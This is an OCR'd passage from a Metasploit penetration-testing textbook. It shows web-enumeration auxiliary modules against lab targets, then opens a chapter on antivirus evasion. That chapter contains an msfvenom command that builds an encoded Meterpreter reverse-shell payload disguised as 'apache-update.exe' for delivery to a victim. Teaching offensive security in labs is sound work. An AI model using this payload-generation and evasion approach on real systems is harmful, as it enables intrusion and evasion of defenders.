
Once you get this output, you have successfully identified the vulnerabilities present on our target system.

Now, we'll glance through some additional Metasploit auxiliary modules, which can assist us in web application enumeration and scanning.

Metasploit auxiliaries for web application enumeration and scanning

We have already seen some of the auxiliary modules within the Metasploit Framework for enumerating HTTP services in *Chapter 4*, *Information Gathering with Metasploit*. Next, we'll explore some additional auxiliary modules that can be effectively used for enumeration and scanning web applications:

- `cert`: This module can be used to enumerate whether the certificate on the target web application is active or expired. Its auxiliary module name is `auxiliary/scanner/http/cert`, the use of which is shown in the following screenshot:



```
msf > use auxiliary/scanner/http/cert
msf auxiliary(cert) > show options

Module options (auxiliary/scanner/http/cert):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   ISSUER   .*               yes       Show a warning if the Issuer doesn't match this regex
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    443              yes       The target port
   SHOWALL  false            no        Show all certificates (issuer,time) regardless of match
   THREADS  1                yes       The number of concurrent threads

msf auxiliary(cert) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(cert) > run

[*] 65.61.137.117:443     - 65.61.137.117 - 'demo.testfire.net' : '2014-07-01 09:54:37 UTC' - '2019-12-22 09:54:37 UTC'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(cert) > 
```


Figure 7.13 – Using the HTTP 'cert' auxiliary module

The parameters to be configured are as follows:

`RHOSTS`: IP address or IP range of the target to be scanned

> **Tip**
>
> It is also possible to run the module simultaneously on multiple targets by specifying a file containing a list of target IP addresses. For example, set `RHOSTS` to `/root/targets.lst`.

- `dir_scanner`: This module checks for the presence of various directories on the target web server. These directories can reveal some interesting information, such as configuration files and database backups. Its auxiliary module name is `auxiliary/scanner/http/dir_scanner`, which is used as in the following screenshot:



```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options

Module options (auxiliary/scanner/http/dir_scanner):

   Name        Current Setting                                          Required  Description
   ----        ---------------                                          --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_dirs.txt  no        Path of word dictionary to use
   PATH        /                                                        yes       The path  to identify files
   Proxies                                                              no        A proxy chain of format type:host:port[,type:host:port][..
.]
   RHOSTS                                                               yes       The target address range or CIDR identifier
   RPORT       80                                                       yes       The target port
   SSL         false                                                    no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                                        yes       The number of concurrent threads
   VHOST                                                                no        HTTP server virtual host

msf auxiliary(dir_scanner) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.44.133
[*] Found http://192.168.44.133:80/cgi-bin/ 404 (192.168.44.133)
[*] Found http://192.168.44.133:80/doc/ 200 (192.168.44.133)
[*] Found http://192.168.44.133:80/icons/ 200 (192.168.44.133)
```


Figure 7.14 – Using the HTTP 'dir_scanner' auxiliary module

The parameters to be configured are as follows:

`RHOSTS`: IP address or IP range of the target to be scanned

- `enum_wayback`: `http://www.archive.org` stores all the historical versions and data of any given website. It is like a time machine that can show you how a particular website looked years ago. This can be useful for target enumeration. The `enum_wayback` module queries `http://www.archive.org` to fetch the historical versions of the target website.

Its auxiliary module name is `auxiliary/scanner/http/enum_wayback`, which is used as in the following screenshot:




```
msf > use auxiliary/scanner/http/enum_wayback
msf auxiliary(enum_wayback) > show options

Module options (auxiliary/scanner/http/enum_wayback):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DOMAIN                    yes       Domain to request URLS for
   OUTFILE                   no        Where to output the list for use

msf auxiliary(enum_wayback) > set DOMAIN demo.testfire.net
DOMAIN => demo.testfire.net
msf auxiliary(enum_wayback) > set OUTFILE /root/Desktop/wayback.html
OUTFILE => /root/Desktop/wayback.html
msf auxiliary(enum_wayback) > run

[*] Pulling urls from Archive.org
[*] Located 19 addresses for demo.testfire.net
[*] Writing URLs list to /root/Desktop/wayback.html...
[*] OUTFILE did not exist, creating..
[*] Auxiliary module execution completed
msf auxiliary(enum_wayback) > 
```

Figure 7.15 – Using the HTTP 'enum_wayback' auxiliary module

The parameters to be configured are as follows:

`RHOSTS`: Target domain name whose archive is to be queried for

- `files_dir`: This module searches the target for the presence of any files that might have been left on the web server unknowingly. These files include the source code, backup files, configuration files, archives, and password files. Its auxiliary module name is `auxiliary/scanner/http/files_dir`, and the following screenshot shows how to use it:




```
msf > use auxiliary/scanner/http/files_dir
msf auxiliary(files_dir) > show options

Module options (auxiliary/scanner/http/files_dir):

   Name        Current Setting                                       Required  Description
   ----        ---------------                                       --------  -----------
   DICTIONARY  /usr/share/metasploit-framework/data/wmap/wmap_files.txt  no        Path of word dictionary to use
   EXT                                                               no        Append file extension to use
   PATH        /                                                     yes       The path  to identify files
   Proxies                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                            yes       The target address range or CIDR identifier
   RPORT       80                                                    yes       The target port
   SSL         false                                                 no        Negotiate SSL/TLS for outgoing connections
   THREADS     1                                                     yes       The number of concurrent threads
   VHOST                                                             no        HTTP server virtual host

msf auxiliary(files_dir) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
```

Figure 7.16 – Using the HTTP 'files_dir' auxiliary module

The parameters to be configured are as follows:

`RHOSTS`: IP address or IP range of the target to be scanned

- `http_login`: This module tries to brute-force the HTTP-based authentication if enabled on the target system. It uses the default username and password dictionaries available within the Metasploit Framework. Its auxiliary module name is `auxiliary/scanner/http/http_login`, and the following screenshot shows how to use it:




```
msf > use auxiliary/scanner/http/http_login
msf auxiliary(http_login) > show options

Module options (auxiliary/scanner/http/http_login):

   Name              Current Setting                                                          Required  Description
   ----              ---------------                                                          --------  -----------
   AUTH_URI                                                                                   no        The URI to authenticate against (defaul
t:auto)
   BLANK_PASSWORDS   false                                                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                    no        Try each user/password couple stored in
 the current database
   DB_ALL_PASS       false                                                                    no        Add all passwords in the current databa
se to the list
   DB_ALL_USERS      false                                                                    no        Add all users in the current database t
o the list
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt     no        File containing passwords, one per line
   Proxies                                                                                    no        A proxy chain of format type:host:port[
,type:host:port][...]
   REQUESTTYPE       GET                                                                      no        Use HTTP-GET or HTTP-PUT for Digest-Aut
h, PROPFIND for WebDAV (default:GET)
   RHOSTS                                                                                     yes       The target address range or CIDR identi
fier
   RPORT             80                                                                       yes       The target port
   SSL               false                                                                    no        Negotiate SSL/TLS for outgoing connecti
ons
   STOP_ON_SUCCESS   false                                                                    yes       Stop guessing when a credential works f
or a host
   THREADS           1                                                                        yes       The number of concurrent threads
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/http_default_userpass.txt no        File containing users and passwords sep
arated by space, one pair per line
   USER_AS_PASS      false                                                                    no        Try the username as the password for al
l users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/http_default_users.txt    no        File containing users, one per line
   VERBOSE           true                                                                     yes       Whether to print output for all attempt
s
   VHOST                                                                                      no        HTTP server virtual host
```

Figure 7.17 – Using the HTTP 'http_login' auxiliary module

The parameters to be configured are as follows:

RHOSTS: IP address or IP range of the target to be scanned

- options: This module checks whether various HTTP methods such as TRACE and HEAD are enabled on the target web server. These methods are often not required and can be used by the attacker to plot an attack vector. Its auxiliary module name is auxiliary/scanner/http/options, and the following screenshot shows how to use it:




```
msf > use auxiliary/scanner/http/options
msf auxiliary(options) > show options

Module options (auxiliary/scanner/http/options):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(options) > set RHOSTS demo.testfire.net
RHOSTS => demo.testfire.net
msf auxiliary(options) > run

[*] 65.6          allows OPTIONS, TRACE, GET, HEAD, POST methods
[*] 65.6         :80 - TRACE method allowed.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(options) >
```

Figure 7.18 – Using the HTTP 'options' auxiliary module

The parameters to be configured are as follows:

RHOSTS: IP address or IP range of the target to be scanned

- http_version: This module enumerates the target and returns the exact version of the web server and underlying operating system. The version information can then be used to launch specific attacks. Its auxiliary module name is auxiliary/scanner/http/http_version, and the following screenshot shows how to use it:




```
msf > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(http_version) > set RHOSTS 192.168.44.133
RHOSTS => 192.168.44.133
msf auxiliary(http_version) > run

[*] 192.168.44.133:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > 
```

Figure 7.19 – Using the HTTP 'http_version' auxiliary module

The parameters to be configured are as follows:

RHOSTS: IP address or IP range of the target to be scanned

- http_header: This module enumerates the target based on the HTTP header and returns interesting results. The version information can then be used to launch specific attacks. Its auxiliary module name is auxiliary/scanner/http/http_header, and the following screenshot shows how to use it:



```
msf5 > use auxiliary/scanner/http/http_header
msf5 auxiliary(scanner/http/http_header) > show options

Module options (auxiliary/scanner/http/http_header):

   Name         Current Setting                                              Required  Description
   ----         ---------------                                              --------  -----------
   HTTP_METHOD  HEAD                                                         yes       HTTP Method to use, HEAD or GET (Accepted: GET, HEAD)
   IGN_HEADER   Vary,Date,Content-Length,Connection,Etag,Expires,Pragma,Accept-Ranges  yes       List of headers to ignore, seperated by comma
   Proxies                                                                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                    yes       The target address range or CIDR identifier
   RPORT        80                                                           yes       The target port (TCP)
   SSL          false                                                        no        Negotiate SSL/TLS for outgoing connections
   TARGETURI    /                                                            yes       The URI to use
   THREADS      1                                                            yes       The number of concurrent threads
   VHOST                                                                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/http_header) > set RHOSTS 192.168.83.131
RHOSTS => 192.168.83.131
msf5 auxiliary(scanner/http/http_header) > run

[+] 192.168.83.131:80    : CONTENT-TYPE: text/html
[+] 192.168.83.131:80    : SERVER: Apache/2.2.8 (Ubuntu) DAV/2
[+] 192.168.83.131:80    : X-POWERED-BY: PHP/5.2.4-2ubuntu5.10
[+] 192.168.83.131:80    : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_header) > 
```

Figure 7.20 – Using the HTTP 'http_header' auxiliary module

The parameters to be configured are as follows:

`RHOSTS`: IP address or IP range of the target to be scanned

Summary

In this chapter, we learned how to set up vulnerable applications such as DVWA, Juice Shop, and Hackazon, and then explored various features of the Metasploit Framework that can be used for web application security scanning. We also learned to use various Metasploit auxiliary modules.

Moving ahead to the next chapter, you will learn various techniques that can be used to hide our payloads from antivirus programs and clear our tracks after compromising the system.

Exercise

Find and exploit vulnerabilities in the following vulnerable applications:

- Multidae
- DVWA
- OWASP Juice Shop
- Hackazon

8
Antivirus Evasion and Anti-Forensics

In the previous two chapters, you learned how to leverage the Metasploit Framework to generate custom payloads and launch advanced client-side attacks. However, the payloads that we generate will be of no use if they get detected and blocked by antivirus programs. In this chapter, we'll explore the various techniques to employ in order to make our payloads as undetectable as possible. You will also become familiar with various techniques to cover our tracks after a successful compromise.

In this chapter, we will cover the following topics:

- Using encoders to avoid antivirus detection
- Using the new evasion module
- Using packagers and encrypters
- Understanding what a sandbox is
- Using Metasploit for anti-forensics

Technical requirements


The following software is required:

- Kali Linux
- The Metasploit Framework
- 7-Zip

Using encoders to avoid antivirus detection

In *Chapter 6*, *Client-Side Attacks with Metasploit*, we saw how to use the `msfvenom` utility to generate various payloads. However, if these payloads are used as is, they will most likely be detected by antivirus programs. In order to avoid antivirus detection of our payload, we need to use encoders offered by the `msfvenom` utility.

To get started, we'll generate a simple payload in Remove the `.exe` format using the `shikata_ga_nai` encoder, as demonstrated in the following screenshot:



```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_
nai -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~#
```


Figure 8.1 – Generating a payload using 'msfvenom'

Once the payload has been generated, we upload it to `http://www.virustotal.com` for analysis.

> **Important Note:**
>
> The site `http://www.virustotal.com` runs multiple antivirus programs from across various vendors and scans the uploaded file with all the available antivirus programs.

When the analysis is completed, we can see that our file, `apache-update.exe` (containing a payload), was detected by 46 out of the 60 antivirus programs that were used. This is quite a high detection rate for our payload. Sending this payload as is to our victim is less likely to succeed due to its detection rate.

Now, we'll have to work on making it undetectable from as many antivirus programs as we can:


Antivirus scan for 3b999d5df57ad8442a81ab0036c5119ca28e55a779901f9cf10364931f2ef3be at UTC - VirusTotal - Mozilla Firefox
Antivirus scan for 3b9...
https://www.virustotal.com/en/file/3b999d5df57ad8442a81ab0036c5119ca28e55a779901f9cf10364931f2e
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign in
virustotal
0
0
Analysis
File detail
Additional information
Comments
Votes

SHA256: 3b999d5df57ad8442a81ab0036c5119ca28e55a779901f9cf10364931f2ef3be

File name: apache-update.exe


Detection ratio: 46 / 60

Analysis date: 2017-05-26 03:24:01 UTC (1 minute ago)

Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.174703	20170526
AhnLab-V3	Trojan/Win32.Shell.R1283	20170525
ALYac	Gen:Variant.Razy.174703	20170526
Arcabit	Trojan.Razy.D2AA6F	20170526
Avast	Win32:SwPatch [Wrm]	20170526

Figure 8.2 – Scanning a payload using 'virustotal'

Simply encoding our payload with the `shikata_ga_nai` encoder once didn't work quite so well. The `msfvenom` utility also has an option to iterate the encoding process multiple times. Passing our payload through multiple iterations of an encoder might make it stealthier. Now, we'll try to generate the same payload. However, this time, we'll run the encoder 10 times in an attempt to make it stealthy, as in the following screenshot:

